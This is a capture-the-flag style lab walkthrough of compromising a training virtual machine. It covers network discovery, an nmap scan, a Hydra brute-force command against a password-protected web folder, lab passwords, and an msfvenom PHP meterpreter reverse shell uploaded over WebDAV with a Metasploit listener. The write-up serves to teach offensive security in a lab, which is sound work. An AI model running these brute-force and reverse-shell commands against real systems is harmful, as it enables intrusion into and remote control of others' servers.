
**Red Team Pentest Walkthrough**


Our target today is a Virtual Machine through the Trilogy Labs website. The first thing we do after the lab is set up is pull up a terminal and run the tool **netdiscover:**



We see some important information right off the bat:

* IP address: 172.16.84.205
* MAC address: 00:15:5d:01:80:00


Next, we need to run a portscan to get more information on our target. I used nmap with the following command: **nmap -A 172.16.84.205**.




More info revealed:

* Open ports
  + 22 ssh
  + 80 http
* OS:
  + Linux
* Confirmed host IP


Since we have an open HTTP port, the first thing I like to do is check out the webpage to see if there are any obvious vulnerabilities on the website.




Navigating around the sitemap, we come across **172.16.84.205/company\_folders/company\_culture/file1.txt** with the following message:




So, I navigated to **172.16.84.205/company\_folders/secret\_folder/** and was greeted by the following popup:




Ok, so now we have a name! I wanted to see if I can brute force the login with “ashton” as the username. I used the tool **Hydra** to accomplish this. The command I used was: **hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 172.16.84.205 http-get /company\_folders/secret\_folder**

****


With that, we get our first password! ashton:leopoldo




With this information in hand, I went back to the website and entered the credentials to gain access to the secret\_folder. I was then shown this:



I clicked through to connecting\_to\_webdav and found a note that looked to be very useful.




So I followed the directions in the above note, and cracked the hash for ryan’s account password. I ended up with the password “linux4u”, and added the webdav to my files!




The instructions state that I can now share and upload files, so I want to upload a reverse shell to the server. For this, I used the tool **msfvenom** with the following command: **msfvenom -p php/meterpreter/reverse\_tcp lhost=172.16.84.55 lport=4444 >> shell.php**


This command creates a PHP reverse shell with our IP as the host using port 4444.




With the payload created, I then opened up Metasploit and navigated to the /exploit/multil/handler option. I then set my options, with my payload being set as the meterpreter reverse tcp, and the LHOST as my IP.




Now that the listener is up and running, I put the shell.php file into the webdav directory in my files. Then I navigated back to the webdav webpage at 172.16.84.205 and logged in using Ryan’s credentials, and we see the shell.php file successfully uploaded.



Clicking on the shell.php, our meterpreter session activates and we have a reverse shell. From here, I navigated around the server and found the flag.txt in the root directory.



I used the command cat **flag.txt** and we are all set!



This was a great, challenging exercise using new techniques and tools!